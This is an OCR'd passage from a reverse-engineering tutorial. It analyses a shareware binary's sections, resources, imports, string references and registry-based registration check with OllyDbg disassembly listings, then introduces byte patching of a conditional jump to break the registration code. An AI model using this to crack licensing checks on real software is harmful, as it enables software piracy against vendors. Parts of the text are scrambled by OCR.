
Every single header consists of requisite information of the binary. An editor projects information of a binary in a tree format which is composed of various nodes displaying different objects. The Section Hader is divided into three objects which are *.text*, *.rdata* and *.data*. These objects hold unique information related to the binary. Various import modules depict the kind of functions called from system dynamic link libraries and the cross referencing between them. Let's have a look at *.text* sectional object and the information it presents when the executable is edited.

Figure 7 presents the information extracted from the *.text* object. It is




Address	Value	Meaning
000001E0	.text	Section Name
000001E8	0000A000	Virtual Size
000001EC	00001000	RVA/Offset
000001F0	00005800	Size of Raw Data
000001F4	00000400	Pointer to Raw Data
000001F8	00000000	Pointer to Relocs
000001FC	00000000	Pointer to Line Numbers
00000200	0000	Number of Relocs
00000202	0000	Number of Line Numbers
00000204	C0000040	Section Flags (Writeable, Readable, Initialized data)

Figure 7. *Afind.exe is edited with Exescope*



```
STRINGTABLE
LANGUAGE LANG_ENGLISH, SUBLANG_ENGLISH_US
{
40020,      "Start Proxy"
40021,      "Clear Window"
40022,      "Stop Proxy"
40023,      "Client Data Window"
40024,      "Server Data Window"
}
```

Figure 8. *Resource Hacker in Action*


OllyDbg
File View Debug Plugins Options Window Help
L E M T W H C / K B R ... S
CPU - main thread, module WinPatro
Text strings referenced in WinPatro:.text
Program entry point
Paused

```
Address  Disassembly                 Text string
0040D67B PUSH          00416504      ASCII "9.8.1.0"
0040D6A6 MOV E         ro.004164FC   ASCII "Cleanup"
0040D6CF PUSH          004164EC      ASCII "GETREGNUMBER"
0040D6D4 PUSH          004166C0      ASCII "Get Initial Values"
0040D6E5 PUSH          00414B30      ASCII "RegNumber"
0040D721 PUSH          00414B58      ASCII "de"
0040D739 PUSH          00414B54      ASCII "fr"
0040D751 PUSH          004164E8      ASCII "es"
0040D769 PUSH          004164E4      ASCII "it"
0040D7D8 PUSH          004166F8      ASCII "MS Sans Serif"
0040D7F9 MOV E         ro.004166F0   ASCII "Verdana"
0040D833 PUSH          004166E8      ASCII "Arial"
0040D852 PUSH          004166F8      ASCII "MS Sans Serif"
0040D884 PUSH          004166E8      ASCII "Arial"
0040D8A3 PUSH          004166F8      ASCII "MS Sans Serif"
0040D93D PUSH          00416718      ASCII "ADD"
0040D942 PUSH          00416708      ASCII "Tray Message"
0040D9EE PUSH          0041671C      ASCII "Application Exit"
0040DA25 PUSH          00416730      ASCII "WinPatrolEx.exe "

Address  Hex dump                ASCII       0012FFC4 7C816D4F RETURN to kernel32.7
00419000 00 00 00 00 F6 13 41 00 ....6□A.    0012FFC8 7C910738 ntdll.7C910738
00419008 00 00 00 00 00 00 00 00 ........    0012FFCC FFFFFFFF
00419010 F4 08 41 00 E9 10 41 00 6□A.4□A.    0012FFD0 7FFDF000
00419018 38 16 41 00 00 00 00 00 8□A.....    0012FFD4 80543DFD
00419020 00 00 00 00 9A 09 41 00 ....Š.A.    0012FFD8 0012FFC8
00419028 00 00 00 00 00 00 00 00 ........    0012FFDC 82330328
00419030 00 00 00 00 00 00 00 00 ........    0012FFE0 FFFFFFFF End of SEH chain
00419038 00 00 00 00 00 00 00 00 ........    0012FFE4 7C8399F3 SE handler
00419040 2E 00 00 00 2A 2E 2A 00 ....*.*.    0012FFE8 7C816D58 kernel32.7C816D58
```

Figure 9. *Traversing Referenced String*

comprised of the Relative Virtual Address Offset, Relocation Pointers, Section flags, etc. In this way editing a binary is considered a good approach to reversing a binary.

[3] *Hacking Binary Resources*: This technique comes in handy when a Reverse Engineer is analyzing a GUI based binary. As we know, any GUI application is compiled with a number of system resources such as icons, menus, drop boxes, bitmaps, string tables, dialog boxes, etc. The resources adhere to certain functions that are called directly when the resource is initialized. It depends on the binary and the way it is written. It is essential to edit a binary based on the resources used in it. The binary is reversed on the standard benchmarks. The process is called *Stripping Binary Resources*. In this process the kind of resources used in the building of a binary is extracted with the help of Resource Hacker. This tool is flexible and practically applicable in viewing the resources used in a simulating a binary as Figure 8 shows.

The resources are placed in a hierarchy from top to bottom on the left side. The string table node is opened and it is projecting the information regarding strings used in a binary. These strings provide information regarding the association with different type of functions that are used by a binary. Although this resource Handling method is used in cracking certain executables or crack programs, this technique is very flexible and is one of the favorable approaches of reverse engineers.

[4] *Incorporating DLL check Through Import Address Table*: It is also a very good practice of analysis. It enables a Reverse Engineer to look at the Dynamic Link Libraries loaded during execution of a binary. This process is summarized to check any specific DLL loaded in the memory that affects the working of a binary.

Sometimes a manually designed DLL is coded by the developers to cross check the objects in a binary for certain purposes. Thus, if any added DLL is found it becomes easy to dissect it. First, check the associated remote events. The import DLL of the required software is summarized in Listing 1.

This clearly indicates the import address table of a different module which is loaded during the time of execution. No specific DLL other than the system's DLLs can be seen. This step is crucial to traverse through the DLL table.

[5] *Traversing the Referenced Strings*: This is one of the finest methods to search a specific module in a binary by looking at the strings. This process is termed as *Trapping Strings*. These strings are passed to the core instructions. Then, it comes to an arduous task for the Reverse Engineer – searching through the whole code. This technique comes in handy because a string reference address is provided in a Debugger. Thus, you can find the string related to any operation and it is redirected to the required code for further analysis (see Figure 9).

By incorporating this technique large code analysis becomes easier. In Figure 9 you can see that GETREGNUMBER string is passed. A reference address is provided with respect to that. This address provides some information on the use of this function in the defined code of software. In this process specific information is collected, as you can see below:

Listing 1. *Import DLL Summary*

```
Executable modules
Base        Size        Entry       Name        File version       Path
00400000    0003C000    0040E753    Win Patro    9, 8, 1, 0         C:\Program Files\BillP Studios\Afindl\Afindl.exe
10000000    0000D000    100012BE    PATROLPR    1.2.0.0            C:\Program Files\BillP Studios\Afindl\PATROLPRO.DLL
6BD00000    0000D000    6BD01A10     SYNCOR11    1.2.3              C:\WINNT\system32\SYNCOR11.DLL
759B0000    00006000    759B1A6A     LZ32        5.00.2195.6611     C:\WINNT\system32\LZ32.DLL
77570000    00030000    77574164     WINMM       5.00.2161.1        C:\WINNT\system32\WINMM.dll
77820000    00007000    77821334     VERSION     5.00.2195.6623     C:\WINNT\system32\VERSION.dll
77A50000    000F7000    77A52CE2     ole32       5.00.2195.6692     C:\WINNT\system32\ole32.dll
77B50000    00089000    77B56484     COMCTL32    5.81               C:\WINNT\system32\COMCTL32.dll
77C70000    0004A000    77C798A5     SHLWAPI     5.00.3502.6601     C:\WINNT\system32\SHLWAPI.DLL
77D30000    00071000    77D34884     RPCRT4      5.00.2195.6701     C:\WINNT\system32\RPCRT4.DLL
77E10000    00065000    77E311C5     USER32      5.00.2195.6688     C:\WINNT\system32\USER32.DLL
77F40000    0003C000                 GDI32       5.00.2195.6660     C:\WINNT\system32\GDI32.DLL
77F80000    0007B000                  ntdll       5.00.2195.6685     C:\WINNT\system32\ntdll.dll
782F0000    00248000    782F1FE9    SHELL32     5.00.3700.6705     C:\WINNT\system32\SHELL32.dll
7C2D0000    00062000    7C2D17E4    ADVAPI32    5.00.2195.6710     C:\WINNT\system32\ADVAPI32.DLL
7C4E0000    000B9000    7C4ECE51    KERNEL32    5.00.2195.6688     C:\WINNT\system32\KERNEL32.DLL
```

Listing 2. *Disassembled View*

```
0040D6CF   |. 68 EC644100    PUSH Afind.004164EC                 ;  ASCII "GETREGNUMBER"
0040D6D4   |. 68 C0664100    PUSH Afind.004166C0                 ;  ASCII "Get Initial Values"
0040D6D9   |. E8 CE6FFFFF    CALL Afind.004046AC
0040D6DE   |. 6A 20          PUSH 20
0040D6E0   |. 68 E0A74100    PUSH Afind.0041A7E0
0040D6E5   |. 68 304B4100    PUSH Afind.00414B30                 ;  ASCII "RegNumber"
0040D6EA   |. 57             PUSH EDI
0040D6EB   |. 68 02000080    PUSH 80000002
```

```
Text strings referenced in Afind:
   .text, item 641 Address=0040D6CF
   Disassembly=PUSH afind.004164EC
             Text
    string=ASCII "GETREGNUMBER"
Text strings referenced in Afind:
   .text, item 642 Address=0040D6D4
    Disassembly=PUSH afind.004166C0
             Text
    string=ASCII "Get Initial
                    Values"
Text strings referenced in Afind:
   .text, item 643 Address=0040D6E5
             Dis
   assembly=PUSHafind.00414B30 Text
    string=ASCII "RegNumber"
```

The above mentioned strings are used for code analysis related to specific process only. Reviewing whole code line by line is of no use to a Reverse Engineer.


[6] *Analyzing Code Flow in Binaries*: At this point, we have got the structural design of the binary that is a must-know about parameters. For better understanding of the code simulation, it is important to determine the code flow of a binary. In order to execute required functios we need to execute the instructions collected together. The process of code flow analysis is critical from an analytical point of view. The cross referenced functions are analyzed. The CALL instruction, after the passing of strings, is used to call the remote functions. This process is shown in Figure 10.

We can see two call procedures that are undertaken in Figure 10. The first one is at address `0040929B` and second call procedure is at `0040CAF3`. These are the calling addresses where the remote function is defined. The inclusion of these functions is directly referenced by calling CALL procedure. To dig deeper, a Reverse Engineer has to traverse through these remote modules in order to analyze other codes. It makes it easier to understand the code flow and lets us look for other differential code structures. Without wasting any time, the Reverse Engineer can jump to the required address to see what is being called. In Figure 11 the call at `0040929B` is made.

The module points to routine presented in Figure 11. One can look clearly at registry functions that play a crucial part. The required code in this executable is used for some kind of registration process by the executable. The registration process comprises of passing user and registration code. As soon as the strings are passed to the registration argument, a procedure is defined and strings are queried with the registry settings. The system's APIs like RegOpenKey, RegQueryValue and RegCloseKey are used. Once the string is passed through a specified procedure, the strings are compared through `strcmp` function. This is done to check whether strings are processed in the correct manner or not. Our analysis is defined on the basis that are practically feasible.


It is time to look up the output in detail as shown in Figure 12.

This layout is of some concern because direct string compare function


OllyDbg - [redacted] - [CPU - main thread, module [redacted]]
File View Debug Plugins Options Window Help
L E M T W H C / K B R ... S ?

```
0040D6CF  . 68 EC644100   PUSH [redacted]004164EC        ASCII "GETREGNUMBER"
0040D6D4  . 68 C0664100   PUSH        004166C0           ASCII "Get Initial Value
0040D6D9  . E8 CE6FFFFF   CALL        004046AC
0040D6DE  . 6A 20         PUSH
0040D6E0  . 68 E0A74100   PUSH        0041A7E0
0040D6E5  . 68 304B4100   PUSH        00414B30           ASCII "RegNumber"
0040D6EA  . 57            PUSH EDI
0040D6EB  . 68 02000080   PUSH 80000002
0040D6F0  . E8 A6BBFFFF   CALL [redacted].0040929B
0040D6F5  . E8 F9F3FFFF   CALL [redacted].0040CAF3
0040D6FA  . A3 FC9F4100   MOV DWORD PTR DS:[419FFC],EAX
0040D6FF  . 6A 08         PUSH 8
0040D701  . 8D45 E8       LEA EAX,DWORD PTR SS:[EBP-18]
0040D704  . 50            PUSH EAX
0040D705  . 68 7A020000   PUSH 27A
0040D70A  . 66:C705 F0F54 MOV WORD PTR DS:[41F5F0],9
0040D713  . E8 83F2FFFF   CALL [redacted].0040C99B
0040D718  . 8B35 BC414100 MOV ESI,DWORD PTR DS:[<&KERNEL32.lstrcm  kernel32.lstrcmpiA
Program entry point                                         Paused
```

Figure 10. *Checking Function Callings*


OllyDbg - [redacted] [CPU - main thread, module [redacted]
File View Debug Plugins Options Window Help
L E M T W H C / K B R ... S ?
Regis

```
0040929B r$ 55            PUSH EBP
0040929C  . 8BEC          MOV EBP,ESP
0040929E  . 81EC 0C080000 SUB ESP,80C
004092A4  . 8D45 FC       LEA EAX,DWORD PTR SS:[EBP-4]
004092A7  . 50            PUSH EAX                                   rpHandle
004092A8  . 68 19000200   PUSH 20019                                 |Access = KEY_READ
004092AD  . 6A 00         PUSH 0                                     |Reserved = 0
004092AF  . FF75 0C       PUSH DWORD PTR SS:[EBP+C]                  |Subkey
004092B2  . C685 F4FBFFFF MOV BYTE PTR SS:[EBP-40C],0                |
004092B9  . FF75 08       PUSH DWORD PTR SS:[EBP+8]                  |hKey
004092BC  . C685 F4F7FFFF MOV BYTE PTR SS:[EBP-80C],0                |
004092C3  . FF15 14404100 CALL DWORD PTR DS:[<&ADVAPI32.RegOpenKey  LRegOpenKeyExA
004092C9  . 85C0          TEST EAX,EAX
004092CB .v75 31          JNZ SHORT WinPatro.004092FE
004092CD  . 8D45 F4       LEA EAX,DWORD PTR SS:[EBP-C]
004092D0  . 50            PUSH EAX                                   rpBufSize
004092D1  . 8D85 F4FBFFFF LEA EAX,DWORD PTR SS:[EBP-40C]             |
004092D7  . 50            PUSH EAX                                   |Buffer
004092D8  . 8D45 F8       LEA EAX,DWORD PTR SS:[EBP-8]               |
004092DB  . 50            PUSH EAX                                   |pValueType
004092DC  . 6A 00         PUSH 0                                     |Reserved = NULL
004092DE  . FF75 10       PUSH DWORD PTR SS:[EBP+10]                 |ValueName
004092E1  . C745 F4 00040(MOV DWORD PTR SS:[EBP-C],400               |
004092E8  . FF75 FC       PUSH DWORD PTR SS:[EBP-4]                  |hKey
004092EB  . FF15 2C404100 CALL DWORD PTR DS:[<&ADVAPI32.RegQueryV:  LRegQueryValueExA
004092F1  . 85C0          TEST EAX,EAX
004092F3 .v74 1B          JE SHORT WinPatro.00409310
004092F5  . FF75 FC       PUSH DWORD PTR SS:[EBP-4]                  rhKey
004092F8  . FF15 00404100 CALL DWORD PTR DS:[<&ADVAPI32.RegCloseK(  LRegCloseKey
004092FE  > 68 36434100   PUSH WinPatro.00414336                     rString2 = ""
00409303  . FF75 14       PUSH DWORD PTR SS:[EBP+14]                 |String1
00409306  . FF15 F4404100 CALL DWORD PTR DS:[<&KERNEL32.lstrcpyA>]  LlstrcpyA
0040930C  . 33C0          XOR EAX,EAX
0040930E  . C9            LEAVE
0040930F  . C3            RETN
00409310  > 837D F8 02    CMP DWORD PTR SS:[EBP-8],2
00409314  . 56            PUSH ESI
00409315  . 8B35 F4404100 MOV ESI,DWORD PTR DS:[<&KERNEL32.lstrcpy  kernel32.lstrcpyA
0040931B  . 57            PUSH EDI
0040931C .v75 41          JNZ SHORT WinPatro.0040935F
0040931E  . 8D85 F4FBFFFF LEA EAX,DWORD PTR SS:[EBP-40C]
00409324  . 50            PUSH EAX                                   rString2
00409325  . 8D85 F4F7FFFF LEA EAX,DWORD PTR SS:[EBP-80C]             |
0040932B  . 50            PUSH EAX                                   |String1
0040932C  . FFD6          CALL ESI                                   LlstrcpyA
Program entry point                                         Paused
```

Figure 11. *Structural View of Disassembled View*

Listing 3. *Disassembled View of Registry Functions*

```
0040929B  /$ 55             PUSH EBP
0040929C  |. 8BEC           MOV EBP,ESP
0040929E  |. 81EC 0C080000  SUB ESP,80C
004092A4  |. 8D45 FC        LEA EAX,DWORD PTR SS:[EBP-4]
004092A7  |. 50             PUSH EAX                                 ; /pHandle
004092A8  |. 68 19000200    PUSH 20019                               ; |Access = KEY_READ
004092AD  |. 6A 00          PUSH 0                                   ; |Reserved = 0
004092AF  |. FF75 0C        PUSH DWORD PTR SS:[EBP+C]                ; |Subkey
004092B2  |. C685 F4FBFFFF >MOV BYTE PTR SS:[EBP-40C],0              ; |
004092B9  |. FF75 08        PUSH DWORD PTR SS:[EBP+8]                ; |hKey
004092BC  |. C685 F4F7FFFF >MOV BYTE PTR SS:[EBP-80C],0              ; |
004092C3  |. FF15 14404100  CALL DWORD PTR DS:[<&ADVAPI32.RegOpenKey>; \RegOpenKeyExA
004092C9  |. 85C0           TEST EAX,EAX
004092CB  |. 75 31          JNZ SHORT Afind.004092FE
004092CD  |. 8D45 F4        LEA EAX,DWORD PTR SS:[EBP-C]
004092D0  |. 50             PUSH EAX                                 ; /pBufSize
004092D1  |. 8D85 F4FBFFFF  LEA EAX,DWORD PTR SS:[EBP-40C]           ; |
004092D7  |. 50             PUSH EAX                                 ; |Buffer
004092D8  |. 8D45 F8        LEA EAX,DWORD PTR SS:[EBP-8]             ; |
004092DB  |. 50             PUSH EAX                                 ; |pValueType
004092DC  |. 6A 00          PUSH 0                                   ; |Reserved = NULL
004092DE  |. FF75 10        PUSH DWORD PTR SS:[EBP+10]               ; |ValueName
004092E1  |. C745 F4 000400>MOV DWORD PTR SS:[EBP-C],400             ; |
004092E8  |. FF75 FC        PUSH DWORD PTR SS:[EBP-4]                ; |hKey
004092EB  |. FF15 2C404100  CALL DWORD PTR DS:[<&ADVAPI32.RegQueryVa>; \RegQueryValueExA
004092F1  |. 85C0           TEST EAX,EAX
004092F3  |. 74 1B          JE SHORT Afind.00409310
004092F5  |. FF75 FC        PUSH DWORD PTR SS:[EBP-4]                ; /hKey
004092F8  |. FF15 00404100  CALL DWORD PTR DS:[<&ADVAPI32.RegCloseKe>; \RegCloseKey
004092FE  |> 68 36434100    PUSH Afind.00414336                  ; /String2 = ""
00409303  |. FF75 14        PUSH DWORD PTR SS:[EBP+14]               ; |String1
00409306  |. FF15 F4404100  CALL DWORD PTR DS:[<&KERNEL32.lstrcpyA>] ; \lstrcpyA
0040930C  |. 33C0           XOR EAX,EAX
0040930E  |. C9             LEAVE
0040930F  |. C3             RETN
00409310  |> 837D F8 02     CMP DWORD PTR SS:[EBP-8],2
00409314  |. 56             PUSH ESI
00409315  |. 8B35 F4404100  MOV ESI,DWORD PTR DS:[<&KERNEL32.lstrcpy>;  KERNEL32.lstrcpyA
0040931B  |. 57             PUSH EDI
0040931C  |. 75 41          JNZ SHORT Afind.0040935F
0040931E  |. 8D85 F4FBFFFF  LEA EAX,DWORD PTR SS:[EBP-40C]
00409324  |. 50             PUSH EAX                                 ; /String2
00409325  |. 8D85 F4F7FFFF  LEA EAX,DWORD PTR SS:[EBP-80C]           ; |
0040932B  |. 50             PUSH EAX                                 ; |String1
0040932C  |. FFD6           CALL ESI                                 ; \lstrcpyA
0040932E  |. BF FF030000    MOV EDI,3FF
00409333  |. 57             PUSH EDI                                 ; /DestSizeMax => 3FF (1023.)
00409334  |. 8D85 F4FBFFFF  LEA EAX,DWORD PTR SS:[EBP-40C]           ; |
0040933A  |. 50             PUSH EAX                                 ; |DestString
0040933B  |. 8D85 F4F7FFFF  LEA EAX,DWORD PTR SS:[EBP-80C]           ; |
00409341  |. 50             PUSH EAX                                 ; |SrcString
00409342  |. FF15 F0404100  CALL DWORD PTR DS:[<&KERNEL32.ExpandEnvi>; \ExpandEnvironmentStringsA
00409348  |. 3BC7           CMP EAX,EDI
0040934A  |. 76 13          JBE SHORT Afind.0040935F
0040934C  |. 8D85 F4F7FFFF  LEA EAX,DWORD PTR SS:[EBP-80C]
00409352  |. 68 105C4100    PUSH Afind.00415C10                  ;  ASCII
   "Registry Error #1023: String can not be expanded"
00409357  |. 50             PUSH EAX
00409358  |. E8 4FB3FFFF    CALL Afind.004046AC
0040935D  |. 59             POP ECX
0040935E  |. 59             POP ECX
0040935F  |> FF75 FC        PUSH DWORD PTR SS:[EBP-4]                ; /hKey
00409362  |. FF15 00404100  CALL DWORD PTR DS:[<&ADVAPI32.RegCloseKe>; \RegCloseKey
```

is being used. Once the strings are matched and there is success the ExpandEnvironmentStrings module is called and executed. It provides the information on the environmental objects after the string matching operation.

This code is one of the prime points to test registration processes. It is one of the main code section of a dissected binary. Other remote functions will be related to it. The Reverse Engineer further traverses code and finds out what is presented in Figure 13.

The code specified above holds a routine after another string comparison. If strings are compared in a well defined manner then JUMP is allowed at the address `0040959A`. The code flow analysis is very helpful in determining the working state of a binary.

[7] *Byte Patching*: It is a technique of changing the flow of decisive instructions. In this, the required byte is patched with manipulated arguments to completely reverse the direction of execution. It means when a single instruction is used to check the condition of authenticity of program, the action can be reversed by tempering the contents of registers. This plays a crucial role in breaking the registration code of software. This process is entirely applicable in CALL/JMP instruction duo.

As we know, these specified instructions are used to control the flow of execution. A vernacular change in instruction alters the state of execution. This is considered to be Flow Tempering and the last step in reversing an application prior to patching in full. The underlined three factors have to be noticed first:

- Checking the protection on installer
- Traversing the Registration check
- Analyzing the algorithm specifically and the context in which it is applied


These factors are crucial for reversing an application.

Let us put it into practice as shown in Listing 2.

This is the code used to dissect the functional calling of *GETREGNUMBER*

Listing 4. *Instructions to be manipulated*

```
0040D71E   |. 83C4 28        ADD ESP,28


0040D721   |. 68 584B4100    PUSH Afind.00414B58                    ; /String2 = "de"

0040D726   |. 8D45 E8        LEA EAX,DWORD PTR SS:[EBP-18]             ; |

0040D729   |. 50             PUSH EAX                                  ; |String1

0040D72A   |. FFD6           CALL ESI                                  ; \lstrcmpiA

0040D72C      85C0           TEST EAX,EAX
0040D72E   |. 75 09          JNZ SHORT Afind.0040D739
```




OllyDbg - [redacted] - [CPU - main thread, module [redacted]

```
00409314  . 56             PUSH ESI
00409315  . 8B35 F4404100  MOV ESI,DWORD PTR DS:[<&KERNEL32.lstrcpy  kernel32.lstrcpyA
0040931B  . 57             PUSH EDI
0040931C  .v75 41          JNZ SHORT        ,.0040935F
0040931E  . 8D85 F4FBFFFF  LEA EAX,DWORD PTR SS:[EBP-40C]
00409324  . 50             PUSH EAX                                  rString2
00409325  . 8D85 F4F7FFFF  LEA EAX,DWORD PTR SS:[EBP-80C]
0040932B  . 50             PUSH EAX                                  |String1
0040932C  . FFD6           CALL ESI                                  LlstrcpyA
0040932E  . BF FF030000    MOV EDI,3FF
00409333  . 57             PUSH EDI                                  rDestSizeMax => 3FF (1023.)
